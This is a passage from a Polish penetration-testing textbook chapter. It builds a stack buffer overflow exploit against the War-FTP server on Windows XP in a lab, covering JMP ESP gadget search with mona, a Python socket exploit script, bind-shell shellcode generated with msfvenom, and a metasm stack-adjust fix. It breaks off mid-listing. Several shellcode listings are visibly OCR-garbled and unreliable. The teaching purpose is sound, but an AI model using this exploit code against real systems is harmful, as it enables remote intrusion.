funkcji podzielnej na stosie jest automatycznie pomijana jedna lub nawet kilka wartości typu dword (w zależności od liczby argumentów wywołania funkcji), tak jak zostało to przedstawione na rysunku 17.10.

Teraz wystarczy już tylko jako adres powrotu wstawić wartość 00AFFD48 (hex), zamienić ciąg liter C na odpowiedni kod powłoki i mamy gotowego kompletnego exploita, prawda? No cóż, prawie tak, ale niestety jeszcze nie do końca. Jeżeli w kodzie exploita umieścilibyśmy „na sztywno” wartość 00AFFD48 jako adres powrotu, to exploit zapewne działałby poprawnie w naszym przypadku, ale w innych sytuacjach próba jego wykonania zapewne zakończyłaby się niepowodzeniem — a przecież chcemy, aby nasz exploit był jak najbardziej uniwersalny. Jak widzieliśmy w rozdziale 16., lokalizacja na stosie takich wskaźników jak ESP może się zmieniać w zależności od różnych czynników w programie, na przykład wielkości argumentów wywołania, ale też i dlatego, że adres na stosie jest mocno powiązany z danym wątkiem, co oznacza, że w przypadku ponownego ataku na tę samą aplikację po jej powtórnym uruchomieniu adres na stosie może być zupełnie inny. Na szczęście dla nas w języku asemblera istnieje instrukcja bezwzględnego skoku pod adres przechowywany w wybranym rejestrze, na przykład `JMP ESP` (oczywiście zamiast ESP możesz użyć innego rejestru). W nieco starszych systemach operacyjnych, pozbawionych mechanizmu ASLR, takich jak Windows XP SP3, biblioteki DLL są za każdym razem ładowane w to samo miejsce pamięci. W praktyce oznacza to, że jeżeli znajdziesz instrukcję skoku `JMP ESP` wewnętrz jakiegoś wykonywalnego modułu naszego systemu Windows XP, to tę samą instrukcję powinieneś znaleźć w takim samym miejscu innego systemu Windows XP (oczywiście przy zachowaniu tej samej wersji językowej).

Warto jednak zauważyć, że instrukcja `JMP ESP` nie jest naszą jedyną opcją. Dopóki będziemy korzystać z instrukcji wskazujących rejestr ESP, możemy używać innych odpowiedników `JMP ESP` (lub nawet całych serii takich instrukcji). Na przykład w takiej sytuacji możemy użyć polecenia `CALL ESP` czy polecenia `PUSH ESP`, po którym nastąpi polecenie `RET` i sterowanie zostanie przekazane do kodu, którego adres znajduje się w rejestrze ESP.

Aby znaleźć w modułach wykonywalnych serwera War-FTP wszystkie wystąpienia instrukcji `JMP ESP` oraz jej logiczne odpowiedniki, możesz użyć polecenia `!mona jmp -r esp`, tak jak zostało to przedstawione na rysunku 17.11.

Wyniki działania tego polecenia są zapisywane w pliku `C:\logs\war-ftpd\jmp.txt`. Po zakończeniu działania okazało się, że znalezione zostały 84 wystąpienia instrukcji `JMP ESP` (lub jej odpowiedników). Niektóre z nich mogą zawierać niepoprawne znaki (będziemy o tym mówić w nieco dalszej części rozdziału) — ale którą z nich powinniśmy wybrać? W takich sytuacjach kieruj się zawsze prostą regułą, która mówi, że powinieneś wybierać takie moduły, które należą do aplikacji, a nie do systemu operacyjnego. Jeżeli z takich czy innych powodów nie będzie to możliwe, powinieneś wybierać moduły, których kod jest relatywnie stabilny. Przykładem takiego modułu może być biblioteka `MSVCRT.dll`, ponieważ liczba wprowadzanych do niej zmian (w porównaniu do innych modułów systemu Windows) jest bardzo niewielka (choć wersje tej biblioteki używane w różnych wersjach językowych systemu Windows mogą się dosyć znacznie od siebie różnić). Kilka przykładów instrukcji `JMP ESP` znalezionych za pomocą wtyczki Mona przedstawiamy poniżej.




Rysunek 17.11. Poszukiwanie instrukcji JMP ESP za pomocą wtyczki Mona

```

0x77c35459 : push esp # ret | {PAGE_EXECUTE_READ} [MSVCRT.dll] ASLR: False, Rebase: False,
→SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\MSVCRT.dll)
0x77c354b4 : push esp # ret | {PAGE_EXECUTE_READ} [MSVCRT.dll] ASLR: False, Rebase: False,
→SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\MSVCRT.dll)
0x77c35524 : push esp # ret | {PAGE_EXECUTE_READ} [MSVCRT.dll] ASLR: False, Rebase: False,
→SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\MSVCRT.dll)
0x77c51025 : push esp # ret | {PAGE_EXECUTE_READ} [MSVCRT.dll] ASLR: False, Rebase: False,
→SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\MSVCRT.dll)

```

W naszym przypadku użyjemy pierwszej z pokazanych instrukcji: PUSH ESP, po której następuje RET, zlokalizowanej pod adresem 0x77C35459. Podobnie jak to robiliśmy w rozdziale 16., przed zastąpieniem ciągu znaków C odpowiednim kodem powłoki możemy w debuggerze ustawić pułapkę w miejscu, w którym znajduje się instrukcja wykonania skoku do lokalizacji wskazywanej przez ESP. Takie rozwiązanie pozwoli nam się upewnić, że wszystko będzie działać tak, jak powinno. Aby to zrobić, przejdź do debuggera Immunity Debugger i za pomocą polecenia bp ustaw pułapkę pod adresem 0x77C35459, tak jak zostało to pokazane na rysunku 17.12 (aby wyświetlić wszystkie aktualnie ustawione pułapki, powinieneś z menu głównego debuggera wybrać polecenie View/Breakpoints [widok/pułapki]).




Rysunek 17.12. Ustawianie pułapki w debuggerze Immunity Debugger

Teraz zastąp cztery znaki B w naszym ciągu znaków adresem, pod którym znajduje się przekierowanie sterowania do lokalizacji wskazywanej przez rejestr ESP, tak jak zostało to przedstawione na listingu 17.5.

Listing 17.5. Wykorzystanie adresu powrotu z modułu wykonywalnego

```
root@kali:~# cat ftpexploit
#!/usr/bin/python
import socket
buffer = "A" * 485 + "\x59\x54\xc3\x77" + "C" * 4 + "D" * 607 ①
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Mając gotową pułapkę, możemy umieścić nowy adres powrotu w naszym ciągu znaków ❶ i zmienić 611 znaków C na cztery znaki C i 607 znaków D, co powinno odzwierciedlać cztery bajty znajdujące się na stosie przed rejestrem ESP. Kiedy nowy ciąg znaków jest gotowy, uruchom exploit, a następnie przejdź do debuggera i zobacz, czy działanie programu zostanie zatrzymane w miejscu ustawienia naszej pułapki, tak jak zostało to przedstawione na rysunku 17.13.




Rysunek 17.13. Działanie programu zostało zatrzymane w miejscu ustawienia pułapki

Świetnie — w wierszu statusu debuggera pojawiła się informacja, że działanie programu zostało zatrzymane w miejscu ustawienia naszej pułapki.

UWAGA Jeżeli zapomniałeś o kolejności (starszeństwie) zapisu bajtów, może się okazać, że program nie dotarł do pułapki i zamiast tego jego działanie zakończyło się błędem naruszenia dostępu podczas próby wykonania instrukcji pod adresem 0x5954C377. W takiej sytuacji powinieneś przywrócić poprawną kolejność bajtów i ponownie uruchomić exploita.

Polecenie, które powinno być wykonane jako następne, jest przedstawione w debuggerze w lewym górnym rogu panelu CPU. Aby kontynuować wykonywanie programu skokowo, po jednej instrukcji naraz, możesz kolejno naciskać klawisz *F7*. W naszym przypadku naciśnij klawisz *F7* dwukrotnie, tak aby

wykonać instrukcje PUSH ESP oraz RET, po których — zgodnie z oczekiwaniami — sterowanie programem jest przekazywane do instrukcji na początku naszego ciągu znaków D (44 w zapisie heksadecymalnym), tak jak zostało to przedstawione na rysunku 17.14.



Rysunek 17.14. Przekazanie sterowania do naszego ciągu znaków

Uruchomienie powłoki

Pozostaje nam już tylko zastąpić ciąg znaków `\$`, omawiany w poprzednim podrózdziale, kodem powłoki, który będzie realizował jakieś użyteczne dla nas działania. W rozdziale 4. do generowania złośliwych plików wykonywalnych używaliśmy programu `Msfvenom` z pakietu `Metasploit`. Teraz możemy go również użyć do utworzenia surowego kodu powłoki, który następnie umieścimy w kodzie źródłowym naszego ręcznie pisanej exploitu. Na przykład możemy za pomocą programu `Msfvenom` utworzyć kod, który uruchomi powłokę typu `bind shell` na porcie 4444 (lub dowolnym innym).

Najpierw musimy „poinformować” program Msfvenom o tym, jakiego ładunku chceemy użyć — w tym wypadku będzie to *windows/shell_bind_tcp*, czyli jedno-stopniowy ładunek z powłoką systemu Windows. Oprócz tego musimy również podać rozmiar maksymalnego obszaru, jakim będzie dysponować kod powłoki.

UWAGA

Eksperymentując z avariami serwera War-FTP, możemy zauważyc, że maksymalny rozmiar naszego ciągu znaków możemy jeszcze nieco powiększyć, choć powyżej 1150 znaków zaczynają się już działa dziwne rzeczy (o co tutaj chodzi, przekonasz się w rozdziale 18.). Nasze 1100 znaków wydaje się więc bezpieczną granicą i nasz exploit za każdym razem działa zgodnie z oczekiwaniemi.

Ciąg znaków exploita, który możemy wykorzystać, składa się obecnie z 607 liter D, zatem mamy do dyspozycji 607 bajtów przestrzeni, w której możemy umieścić kod powłoki. Na koniec musimy jeszcze poinformować program Msfvenom o tym, jakich znaków powinien unikać podczas generowania ładunku. W naszym przypadku musimy się wystrzegać takich znaków jak pusty bajt (\x00), powrót karetki (\x0d), wysunięcie wiersza (\x0a) i znak @ (\x40).

UWAGA

Wyszukiwanie niewłaściwych znaków jest bardzo zaawansowanym zagadnieniem, które wykracza daleko poza ramy tej książki, powinieneś więc po prostu mi zaufać, że w naszym kodzie powinniśmy unikać stosowania wymienionych znaków. Znaczenie poszczególnych znaków jest dosyć jasne: puste bajty są wykorzystywane jako znaczniki końca ciągu znaków, znaki powrotu karetki i wysunięcia wiersza oznaczają nowy wiersz tekstu, a użycie znaku @ zepsułoby nam składnię nazwa_konta@serwer wykorzystywanyą podczas logowania do serwera FTP. Więcej szczegółowych informacji na ten temat znajdziesz na moim blogu w artykule Finding Bad Characters with Immunity Debugger and Mona.py na stronie <http://www.bulbssecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/>.

Wszystkie wymienione wyżej informacje powinieneś umieścić w wierszu wywołania polecenia msfvenom, tak jak zostało to przedstawione na listingu 17.6.

Listing 17.6. Generowanie kodu powłoki za pomocą programu Msfvenom

```
root@kali:~# msfvenom -p windows/shell_bind_tcp -s 607 -b '\x00\x40\x0a\x0d'
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
buf =
"\xda\xd4\xd9\x74\x24\xf4\xba\xa6\x39\x94\xcc\x5e\x2b\xc9" +
"\xb1\x56\x83\xee\xfc\x31\x56\x14\x03\x56\xb2\xdb\x61\x30" +
"\x52\x92\x8a\xc9\xa2\xc5\x03\x2c\x93\xd7\x70\x24\x81\xe7" +
"\xf3\x68\x29\x83\x56\x99\xba\xe1\x7e\xae\x0b\x4f\x59\x81" +
"\x8c\x61\x65\x4d\x4e\xe3\x19\x8c\x82\xc3\x20\x5f\xd7\x02" +
"\x64\x82\x17\x56\x3d\xc8\x85\x47\x4a\x8c\x15\x69\x9c\x9a" +
"\x25\x11\x99\x5d\xd1\xab\xaa\x0\x8d\x49\xaa\xeb\x35\xe2\xef" +
"\xcb\x44\x27\xec\x30\x0e\x4c\xc7\xc3\x91\x84\x19\x2b\xaa\x0" +
"\xe8\xf6\x12\x0c\xe5\x07\x52\xab\x15\x72\xab\xcf\xaa\x8\x85" +
"\x6b\xad\x76\x03\x6e\x15\xfd\xb3\x4a\xaa\x7\xd2\x22\x18\xab" +
"\x9f\x21\x46\xab\x1e\xe5\xfc\xd4\xab\x0\x0\xd3\x5c\xef\x2e" +
"\xf7\x05\xb4\x4f\xae\xe3\x1b\x6f\xb0\x4c\xc4\xd5\xba\x7f" +
"\x11\x6f\xe1\x17\xd6\x42\x1a\xe8\x70\xd4\x69\xda\xdf\x4e" +
"\x6\x56\xab\x48\xf1\x99\x83\x2d\x6d\x64\x2b\x4e\xaa\x7\xaa\x3" +
"\x7\x1e\xdf\x0\x0\xff\xf5\x1f\xaa\x2a\x59\x70\x0\x0\x84\x1a" +
"\x20\xe4\x74\xf3\x2a\xeb\xab\xe3\x54\x21\xda\x23\x9b\x11" +
"\x8\xc3\xde\xaa\x3e\x48\x56\x43\x2a\x60\x3e\xdb\xc2\x42" +
```

```
"\x65\xd4\x75\xbc\x4f\x48\x2e\x2a\xc7\x86\xe8\x55\xd8\x8c" +
"\xf9\x70\x47\x2f\x11\x45\x76\x30\x3c\xed\xf1\x09\xd7" +
"\x67\x6c\xd8\x49\x77\xa5\x8a\xea\xea\x22\x4a\x64\x17\xfd" +
"\x1d\x21\xe9\xf4\xcb\xdf\x50\xaf\xe9\x1d\x04\x88\xa9\xf9" +
"\xf5\x17\x30\x8f\x42\x3c\x22\x49\x4a\x78\x16\x05\x1d\xd6" +
"\xc0\xe3\xf7\x98\xba\xbd\x41\x72\x2a\x3b\x87\x44\x2c\x44" +
"\xc2\x32\xd0\xf5\xbb\x02\xef\x3a\x2c\x83\x88\x26\xcc\x6c" +
"\x43\xe3\xfc\x26\xc9\x42\x95\xee\x98\xd6\xf8\x10\x77\x14" +
"\x05\x93\x7d\xe5\xf2\x8b\xf4\xe0\xbf\x0b\xe5\x98\xd0\xf9" +
"\x09\x0e\xd0\x2b"
```


Kod powłoki wygenerowany za pomocą programu Msfvenom zajmuje 368 bajtów, co zostawia nam jeszcze całkiem sporo miejsca w zapasie. Teraz powinieneś zastąpić w kodzie źródłowym naszego exploitu ciąg znaków D wygenerowanym przed chwilą kodem powłoki, tak jak zostało to przedstawione na listingu 17.7.

Listing 17.7. Pełny kod źródłowy gotowego exploitu

```
root@kali:~# cat ftpexploit
#!/usr/bin/python
import socket
shellcode = ("\"xda\xd4\xd9\x74\x24\xf4\xba\xa6\x39\x94\xcc\x5e\x2b\xc9" +
"\xb1\x56\x83\xee\xfc\x31\x56\x14\x03\x56\xb2\xdb\x61\x30" +
"\x52\x92\x8a\xc9\x2a\xc5\x03\x2c\x93\xd7\x70\x24\x81\xe7" +
"\xf3\x68\x29\x83\x56\x99\xba\xe1\x7e\xae\x0b\x4f\x59\x81" +
"\x8c\x61\x65\x4d\x4e\xe3\x19\x8c\x82\xc3\x20\x5f\xd7\x02" +
"\x64\x82\x17\x56\x3d\xc8\x85\x47\x4a\x8c\x15\x69\x9c\x9a" +
"\x25\x11\x99\x5d\xd1\xab\x0\x8d\x49\x7a\xeb\x35\xe2\xef" +
"\xcb\x44\x27\xec\x30\x0e\x4c\x7\xc3\x91\x84\x19\x2b\x0" +
"\xe8\xf6\x12\x0c\xe5\x07\x52\xab\x15\x72\x8a\xcf\x8a\x85" +
"\xb6\xad\x76\x03\x6e\x15\xfd\xb3\x4a\x7\xd2\x22\x18\xab" +
"\x9f\x21\x46\x8\x1e\xe5\xfc\xd4\xab\x0\x8\xd3\x5\xef\x2e" +
"\xf7\x05\xb4\x4f\xae\xe3\x1b\x6\xb0\x4c\xc4\xd\x5\xba\x7f" +
"\x11\x6f\xe1\x17\xd6\x42\x1a\xe8\x70\xd4\x69\xda\xdf\x4e" +
"\xe6\x56\x8a\x48\xf1\x99\x83\x2d\x6d\x64\x2b\x4e\x7\x3" +
"\x7f\x1e\xdf\x0\xff\xf5\x1\xaa\x2a\x59\x70\x04\x84\x1a" +
"\x20\xe4\x74\xf3\x2a\xeb\xab\xe3\x54\x21\xda\x23\x9b\x11" +
"\x8f\xc3\xde\xa5\x3e\x48\x56\x43\x2a\x60\x3e\xdb\xc2\x42" +
"\x65\xd4\x75\xbc\x4f\x48\x2e\x2a\xc7\x86\xe8\x55\xd8\x8c" +
"\x5b\xf9\x70\x47\x2f\x11\x45\x76\x30\x3c\xed\xf1\x09\xd7" +
"\x67\x6c\xd8\x49\x77\xa5\x8a\xea\xea\x22\x4a\x64\x17\xfd" +
"\x1d\x21\xe9\xf4\xcb\xdf\x50\xaf\xe9\x1d\x04\x88\xa9\xf9" +
"\xf5\x17\x30\x8f\x42\x3c\x22\x49\x4a\x78\x16\x05\x1d\xd6" +
"\xc0\xe3\xf7\x98\xba\xbd\x41\x72\x2a\x3b\x87\x44\x2c\x44" +
"\xc2\x32\xd0\xf5\xbb\x02\xef\x3a\x2c\x83\x88\x26\xcc\x6c" +
"\x43\xe3\xfc\x26\xc9\x42\x95\xee\x98\xd6\xf8\x10\x77\x14" +
"\x05\x93\x7d\xe5\xf2\x8b\xf4\xe0\xbf\x0b\xe5\x98\xd0\xf9" +
"\x09\x0e\xd0\x2b")
buffer = "A" * 485 + "\x59\x54\xc3\x77" + "C" * 4 + shellcode
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
```

```
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Jeżeli teraz spróbujesz uruchomić naszego exploita, wydarzy się coś nieoczekiwaneego. Choć program nadal będzie w stanie dojść do miejsca, w którym ustawiliśmy naszą pułapkę, i przekazać sterowanie do załączonego kodu powłoki, War-FTP ulega awarii, zanim będziemy w stanie uzyskać na porcie 4444 sesję powłoki. Wygląda więc na to, że coś w kodzie powłoki powoduje awarię serwera FTP, tak jak zostało to przedstawione na rysunku 17.15.



Rysunek 17.15. Próba wykonania kodu powłoki kończy się awarią serwera FTP

Przyczyna takiego stanu rzeczy jest dosyć trywialna. Kod powłoki wygenerowany za pomocą programu Msfvenom jest zakodowany, więc przed uruchomieniem musi zostać rozkodowany. Proces dekodowania wymaga odszukania lokalizacji kodu w pamięci, co odbywa się za pomocą procedury o nazwie `getPC`. Powszechnie używana technika wyszukiwania bieżącej lokalizacji w pamięci obejmuje użycie instrukcji `FSTENV`, która zapisuje pewną strukturę danych na stosie, powodując

w naszym przypadku nadpisanie znajdującego się tam kodu powłoki. Aby rozwiązać problem, wystarczy zatem przenieść wskaźnik ESP z daleka od naszego kodu powłoki, tak aby procedura getPC miała wystarczająco dużo miejsca na działanie bez uszkadzania kodu powłoki (problem ogólnie polega na tym, że jeżeli wartości wskaźników EIP oraz ESP znajdują się zbyt blisko siebie, kod powłoki ma tendencje do samouszkadzania — czy to podczas dekodowania, czy już po uruchomieniu). To właśnie takie nieprzewidziane nadpisywanie kodu powłoki było przyczyną awarii serwera podczas poprzedniego uruchomienia exploita.

Do zamiany prostej instrukcji asemblera na kod powłoki, który dołączymy do naszego exploita, możemy użyć narzędzia o nazwie Metasm. Jak już wspomnialiśmy, musimy odsunąć w pamięci wskaźnik ESP od naszego kodu powłoki. Możemy tego dokonać za pomocą instrukcji ADD. Składnia tej instrukcji jest następująca: `ADD miejsce_przeznaczenia, wartość`. Ponieważ nasz stos zajmuje obszary pamięci o niższych adresach, odejmijmy od wskaźnika ESP 1500 bajtów. Liczba odejmowanych bajtów powinna być na tyle duża, aby uniknąć uszkadzania kodu powłoki; zazwyczaj w takich sytuacjach 1500 bajtów jest wystarczająco bezpieczną wartością.

Aby to zrobić, przejdź do katalogu `/usr/share/metasploit-framework/tools` i uruchom program `metasm_shell.rb`, tak jak zostało to przedstawione na listingu 17.8.

Listing 17.8. Generowanie kodu powłoki za pomocą programu Metasm

```
root@kali:~# cd /usr/share/metasploit-framework/tools/
root@kali:/usr/share/metasploit-framework/tools# ./metasm_shell.rb
type "exit" or "quit" to quit
use ";" or "\n" for newline
metasm > sub esp, 1500 ①
"\x81\xec\xdc\x05\x00\x00"
metasm > add esp, -1500 ②
"\x81\xc4\x24\xfa\xff\xff"
```

Jeżeli spróbujemy użyć instrukcji `sub esp, 1500` ①, wynikowy kod powłoki zawiera puste bajty, których — jak już wiemy — zgodnie ze specyfikacją FTP powinniśmy unikać w kodzie powłoki. Zamiast tego użyjemy więc instrukcji `add esp, -1500` ② (logiczny odpowiednik odejmowania).

Po otrzymaniu wyniku musimy umieścić go w kodzie źródłowym exploita tuż przed kodem powłoki `windows/shell_bind_tcp`, tak jak zostało to przedstawione na listingu 17.9.

Listing 17.9. Gotowy kod exploita ze wskaźnikiem ESP przeniesionym z dala od kodu powłoki

```
#!/usr/bin/python
import socket
shellcode = ("\"xda\xd4\xd9\x74\x24\xf4\xba\xa6\x39\x94\xcc\x5e\x2b\xc9" +
"\xb1\x56\x83\xee\xfc\x31\x56\x14\x03\x56\xb2\xdb\x61\x30" +
"\x52\x92\x8a\xc9\xa2\xc5\x03\x2c\x93\xd7\x70\x24\x81\xe7" +
```

```

"\xf3\x68\x29\x83\x56\x99\xba\xe1\x7e\xae\x0b\x4f\x59\x81" +
"\x8c\x61\x65\x4d\x4e\xe3\x19\x8c\x82\xc3\x20\x5f\xd7\x02" +
"\x64\x82\x17\x56\x3d\xcb\x85\x47\x4a\x8c\x15\x69\x9c\x9a" +
"\x25\x11\x99\x5d\xd1\xab\xa0\x8d\x49\xa7\xeb\x35\xe2\xef" +
"\xcb\x44\x27\xec\x30\x0e\x4c\xc7\xc3\x91\x84\x19\x2b\xa0" +
"\xe8\xf6\x12\x0c\xe5\x07\x52\xab\x15\x72\x88\xcf\xa8\x85" +
"\xb6\xad\x76\x03\x6e\x15\xfd\xb3\x4a\xa7\xd2\x22\x18\xab" +
"\x9f\x21\x46\xaa\x1e\xe5\xfc\xd4\xab\x08\xd3\x5c\xef\x2e" +
"\xf7\x05\xb4\x4f\xae\xe3\x1b\x6f\xb0\x4c\xc4\xd5\xba\x7f" +
"\x11\x6f\xe1\x17\xd6\x42\x1a\xe8\x70\xd4\x69\xda\xdf\x4e" +
"\xe6\x56\xa8\x48\xf1\x99\x83\x2d\x6d\x64\x2b\x4e\xa7\xa3" +
"\x7f\x1e\xdf\x02\xff\xf5\x1f\xaa\x2a\x59\x70\x04\x84\x1a" +
"\x20\xe4\x74\xf3\x2a\xeb\xab\xe3\x54\x21\xda\x23\x9b\x11" +
"\x8f\xc3\xde\xa5\x3e\x48\x56\x43\x2a\x60\x3e\xdb\xc2\x42" +
"\x65\xd4\x75\xbc\x4f\x48\x2e\x2a\xc7\x86\xe8\x55\xd8\x8c" +
"\xb9\x70\x47\x2f\x11\x45\x76\x30\x3c\xed\xf1\x09\xd7" +
"\x67\x6c\xd8\x49\x77\xaa\x8a\xea\xea\x22\x4a\x64\x17\xfd" +
